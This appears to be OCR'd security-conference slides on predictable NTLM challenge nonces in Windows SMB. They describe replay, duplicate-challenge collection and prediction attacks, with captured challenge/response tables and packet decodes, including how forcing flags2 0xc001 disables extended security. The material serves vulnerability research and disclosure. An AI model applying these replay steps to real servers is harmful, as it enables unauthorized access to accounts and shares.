
# Plotting challenges occurrence




# Plotting challenges occurrence



# Exploitation Methods

- Passive replay attacks
- Active collection of duplicate challenges
- Active prediction of challenges

# Exploitation Methods

- Passive replay attacks
- Active collection of duplicate challenges
- Active prediction of challenges

# Exploitation Methods - Passive replay attacks

1.



- Attacker eavesdrops NTLM traffic
- Gathers challenges and responses

NTLMv1 example

| Nonce | 'Ansi Pwd' | 'Unicode Pwd' | User | Domain |
|---|---|---|---|---|
| F87058B9B5C9AF90 | ff1f671e32543790908fbc7d2cfffc4b267acc908a25d998 | f35c1f8714f7ef1b82b8d73ef5f73f31be0cd97c66beece2 | test | test-winxppro |
| 752558B9B5C9DD79 | a1107a4e32e947906e605ec82cc5bc4b289aba170225d022 | 0000909f1bbbbf1123489a9af5aaf30000cd97c55afffc4 | test | test-winxppro |
| 897DB8F4FDC10000 | dddd98798009479090900008 2cdddc4bcccd4317987abcdd | aaaa12349cfd14dc988800082cbbbb00ddfdffd7123abbbb | test2 | test2-winxppro |
| ... | ... | ... | ... | ... |

# Exploitation Methods - Passive replay attacks

2.




| Nonce | 'Ansi Pwd' | 'Unicode Pwd' | User | Domain |
|---|---|---|---|---|
| ... | ... | ... | ... | ... |
| 752558B9B5C9DD79 | a1107a4e32e947906e605ec82cc5bc4b289aba170225d022 | 0000909f1bbbbf1123489a9af5aaf30000cd97c55afffc4 | test | test-winxppro |
| ... | ... | ... | ... | ... |

- Attacker performs authentication attempts repeatedly
- Until server generates duplicate challenge (observed in 1)

# Exploitation Methods - Passive replay attacks

2.

Attacker

**SMB_NEGOTIATE_PROTOCOL_REQUEST**
Dialect: **NT LM 0.12**, Flags2: **0xc001**

Server

**SMB_NEGOTIATE_PROTOCOL_RESPONSE**
Challenge/nonce: 752558B9B5C9DD79
Primary Domain: **WORKGROUP**
Server: **TEST-WINXPPRO**

!

| Nonce | 'Ansi Pwd' | 'Unicode Pwd' | User | Domain |
|---|---|---|---|---|
| ... | ... | ... | | |
| 752558B9B5C9DD79 | a1107a4e32e947906e605ec82cc5bc4b289aba170225d022 | 0000909f1bbbbf1123489a9af5aaf30000cd97c55afffc4 | test | test-winxppro |
| ... | ... | ... | ... | ... |

Attacker


**SMB_SESSION_SETUP_ANDX_REQUEST**
**Account**: **test**, **Domain: TEST-WINXPPRO**
**Ansi Pwd**: a1107a4e32e947906e605ec82cc5bc4b289aba170225d022
**Unicode Pwd**: f35c1f8714f7ef1b82b8d73ef5f73f31be0cd97c66beece2

Server


**SMB_SESSION_SETUP_ANDX_RESPONSE**
**allows access**

- Attacker sends response R (observed in 1)
- Gains access to Server

## Vulnerable code that generates weak nonces is not reached when using NTLMSSP/extended security




# Flags2




```
▽ SMB Header
    Server Component: SMB
    [Response to: 4]
    [Time from request: 0.000268000 seconds]
    SMB Command: Negotiate Protocol (0x72)
    NT Status: STATUS_SUCCESS (0x00000000)
  ▷ Flags: 0x88
  ▽ Flags2: 0xc001
      1... .... .... .... = Unicode Strings: Strings are Unicode
      .1.. .... .... .... = Error Code Type: Error codes are NT error codes
      ..0. .... .... .... = Execute-only Reads: Don't permit reads if execute-only
      ...0 .... .... .... = Dfs: Don't resolve pathnames with Dfs
      .... 0... .... .... = Extended Security Negotiation: Extended security negotiation is not supported
      .... .... .0.. .... = Long Names Used: Path names in request are not long file names
      .... .... .... .0.. = Security Signatures: Security signatures are not supported
      .... .... .... ..0. = Extended Attributes: Extended attributes are not supported
      .... .... .... ...1 = Long Names Allowed: Long file names are allowed in the response
    Process ID High: 0
    Signature: 0000000000000000
    Reserved: 0000
    Tree ID: 0
    Process ID: 65279
    User ID: 0
    Multiplex ID: 0
```

- Nowadays, Windows to Windows uses flags2 = 0xc**8**53
- Finder OSX 10.6.4 uses 0xC**8**01
- Finder OSX 10.3 uses 0x4**8**01 and 0x4**0**01
- smbclient (current versions) use 0xC**8**01
- Windows NT4 SP1-SP6 uses 0x0**0**03
- Windows 2000 Professional uses 0xC**8**53




- This is good for the prediction attack...

- But, network traffic of each network needs to be analyzed
  - Clients and Servers have a saying on which ‘mode’ will be used

- Active attack sends ***SMB_NEGOTIATE_PROTOCOL_REQUEST*** w/flags2 = 0xc**0**01
- When listening, returns ***SMB_NEGOTIATE_PROTOCOL_RESPONSE*** w/flags2 = 0xc**0**01 and '***Capabilities***' with extended security disabled

```
▽ Capabilities: 0x0080f3fd
    .... .... .... .... .... .... .... ...1 = Raw Mode: Read Raw and Write Raw are supported
    .... .... .... .... .... .... .... ..0. = MPX Mode: Read Mpx and Write Mpx are not supported
    .... .... .... .... .... .... .... .1.. = Unicode: Unicode strings are supported
    .... .... .... .... .... .... .... 1... = Large Files: Large files are supported
    .... .... .... .... .... .... ...1 .... = NT SMBs: NT SMBs are supported
    .... .... .... .... .... .... ..1. .... = RPC Remote APIs: RPC remote APIs are supported
    .... .... .... .... .... .... .1.. .... = NT Status Codes: NT status codes are supported
    .... .... .... .... .... .... 1... .... = Level 2 Oplocks: Level 2 oplocks are supported
    .... .... .... .... .... ...1 .... .... = Lock and Read: Lock and Read is supported
    .... .... .... .... .... ..1. .... .... = NT Find: NT Find is supported
    .... .... .... .... ...1 .... .... .... = Dfs: Dfs is supported
    .... .... .... .... ..1. .... .... .... = Infolevel Passthru: NT information level request passthrough is supported
    .... .... .... .... .1.. .... .... .... = Large ReadX: Large Read andX is supported
    .... .... .... .... 1... .... .... .... = Large WriteX: Large Write andX is supported
    .... .... 1... .... .... .... .... .... = UNIX: UNIX extensions are supported
    .... ..0. .... .... .... .... .... .... = Reserved: Reserved
    ..0. .... .... .... .... .... .... .... = Bulk Transfer: Bulk Read and Bulk Write are not supported
    .0.. .... .... .... .... .... .... .... = Compressed Data: Compressed data transfer is not supported
    0... .... .... .... .... .... .... .... = Extended Security: Extended security exchanges are not supported
```

➡ NTLMSSP/extended security not used

- even when Windows sends flags2 = 0xc853

# SMB NTLMv2 challenge-response authentication protocol (simplified)

Client

Server

**SMB_NEGOTIATE_PROTOCOL_REQUEST**
includes supported dialects & flags

→

**SMB_NEGOTIATE_PROTOCOL_RESPONSE**
Agrees on dialect to use & flags
includes **8-byte server challenge/nonce** (C)

←

**SMB_SESSION_SETUP_ANDX_REQUEST**
includes username, domain
**24-byte LMv2** = hmac_md5(ntv2hash*, server_nonce + client_challenge) + 8-byte client_challenge
**16-byte NTv2** = hmac_md5(ntv2hash*, server_nonce + blob**)
**8-byte TimeStamp**
**8-byte client_challenge** (yes, again..)
*ntv2hash_server = hmac_md5( nt_hash, unicode(upper(user)) + unicode((upper(domain)) )
**blob = (TimeStamp+ client_challenge + domain + data)

→

Calculates LMv2 and/or NTv2, compares result with client response

**SMB_SESSION_SETUP_ANDX_RESPONSE**
**Allows or disallows access**

←

# SMB NTLMv2 challenge-response authentication protocol (simplified)

Client

Server

**SMB_NEGOTIATE_PROTOCOL_REQUEST**
includes supported dialects & flags

→

**SMB_NEGOTIATE_PROTOCOL_RESPONSE**
Agrees on dialect to use & flags
includes **8-byte server challenge/nonce** (C)

←

**SMB_SESSION_SETUP_ANDX_REQUEST**
includes username, domain
**24-byte LMv2** = hmac_md5(ntv2hash*, server_nonce + client_challenge) + 8-byte client_challenge
**16-byte NTv2** = hmac_md5(ntv2hash*, server_nonce + blob**)
**8-byte TimeStamp**
**8-byte client_challenge** (yes, again..)
*ntv2hash_server = hmac_md5( nt_hash, unicode(upper(user)) + unicode((upper(domain)) )
**blob = (TimeStamp+ client_challenge + domain + data)

→

Calculates LMv2 and/or NTv2, compares result with client response


**SMB_SESSION_SETUP_ANDX_RESPONSE**
**Allows or disallows access**

←

# Exploitation Methods

- Passive replay attacks
- Active collection of duplicate challenges
- Active prediction of challenges

# Exploitation - Active collection of duplicate challenges




- Attacker sends multiple auth attempts and gathers challenges

